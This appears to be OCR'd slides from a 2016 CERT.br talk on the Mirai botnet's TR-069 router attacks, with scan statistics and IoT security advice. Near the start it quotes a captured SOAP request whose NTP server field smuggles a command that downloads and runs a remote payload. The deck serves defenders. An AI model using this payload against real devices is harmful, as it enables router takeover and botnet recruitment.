
```
Post: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 519

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
 SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body><u:SetNTPServers xmlns:u="urn:dslforum-
org:service:Time:1">
  <NewNTPServer1>
      `cd /tmp;wget http://tr069.pw/1;chmod 777 1;./1`
  </NewNTPServer1>
  <NewNTPServer2></NewNTPServer2>
  <NewNTPServer3></NewNTPServer3>
  <NewNTPServer4></NewNTPServer4>
  <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```

https://isc.sans.edu/forums/diary/TR069+NewNTPServer+Exploits+What+we+know+so+far/21763/

Data from CERT.br Sensors:
On the New Mirai Variant Propagation

Top TCP ports scanned on 26/11		Brazilian unique IPs scanning on port 7547 (new variant signature)		Global unique IPs scanning ports (both Mirai variants):	
Port	total	Day	total	Day	total
23	6.866.114	26/11	323.559	26/11	994.991
7547	1.637.233	27/11	573.730	27/11	1.453.565
22	703.706	28/11	245.920	28/11	1.103.218
2323	560.529	29/11	81.742	29/11	1.032.114
80	533.487	30/11	66.489	30/11	1.027.494



Security

Sh... IoT just got real: Mirai botnet attacks targeting multiple ISPs

Now ZyXEL and D-Link routers from Post Office and TalkTalk under siege

2 Dec 2016 at 12:19, John Leyden

http://www.theregister.co.uk/2016/12/02/broadband_mirai_takedown_analysis/

Challenges for Improvement

Summarizing:
Mistakes Déjà Vu

Security is neglected

- *Security is someone else's problem*
  - even in security devices!

Few vendors have security updates lifecycle

- bug report mechanism
- update distribution

Most of all repeat old mistakes:

- weak or lack of authentication
  - default / hardcoded passwords
- faulty implementation
  - lack of validation (data integrity, restrictions, requirements, etc)
- old protocols without cryptography
- “*backdoors*”
  - undocumented accounts, reset to defaults, command execution, etc.

How to improve the scenario?

- **Solution depends on many actors**
  - users
  - administrators
  - developers
  - manufacturers/vendors

Users and System Administrators (1/2)

- **Be cautious on choosing vendor**
  - check whether it has a product updates/patches policy
  - check for history of vulnerabilities
  - identify the “*chipset*” and its manufacturer
    - check whether it has a product updates/patches policy
  - test it before buying
  - check whether it’s possible to disable unnecessary services and to change all passwords
- **Plan before deploy**
  - how to manage remotely (securely!)
  - how to update remotely

Users and System Administrators (2/2)

- **Even being cautious, have in mind that any device have problems**
  - assume that it will have “*backdoor*”
  - test it in an controlled environment
- **Disable unnecessary services and change default passwords**
  - in some cases it may not be possible
- **Keep devices up to date**
- **Whenever possible, use a management network**
  - completely isolate devices (inbound / outbound)

Developers/ Vendors / Manufacturers (1/3)

- **Security must be “*by design*”**
  - not an optional
  - consider security requirements since project initiation
- **Do not use obsolete protocols**
- **Use strong authentication and cryptography**
- **Avoid bad practices**
  - “password of the day”, undocumented accounts, factory reset via WAN, etc
- **Establish secure defaults**
- **Consider “abuse” cases**
- **Use secure development practices**

Developers/ Vendors / Manufacturers (2/3)
OWASP Top 10

	Applications - 2013	IOT - 2014
1	*Injection*	*Insecure Web Interface*
2	*Broken Authentication and Session Management*	*Insufficient Authentication/Authorization*
3	*Cross-Site Scripting (XSS)*	*Insecure Network Services*
4	*Insecure Direct Object References*	*Lack of Transport Encryption/Integrity Verification*
5	*Security Misconfiguration*	*Privacy Concerns*
6	*Sensitive Data Exposure*	*Insecure Cloud Interface*
7	*Missing Function Level Access Control*	*Insecure Mobile Interface*
8	*Cross-Site Request Forgery (CSRF)*	*Insufficient Security Configurability*
9	*Using Components with Known Vulnerabilities*	*Insecure Software/Firmware*
10	*Unvalidated Redirects and Forwards*	*Poor Physical Security*

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

Developers/ Integrators/ Manufacturers (3/3)

- **Security should be included in the corporate risk management**
  - damage to image
  - damage to users, companies and to Internet infrastructure
- **Updates**
  - need to be possible
  - has to be secure (against impersonation, MiTM , malware, etc)
- **Has to have a Product Security Incident Response Team (PSIRT)**
  - to treat vulnerabilities and incidents regarding products
- **Plan for large scale updates (to customers)**
- **Additional challenge in IoT: 01 chipset ➔ many “vendors”**
  - manufactures from China sells chipsets to countless vendors all around the world that rebrand it as a new product (e.g. Dahua e Xiongmai)
  - How to update? Is *Recall* effective? (e.g. Xiongmai case)

Obrigada!
Thank you!
¡Gracias!

www.cert.br

@ lucimara@cert.br   @certbr

December 2nd, 2016

nic.br cgi.br

www.nic.br | www.cgi.br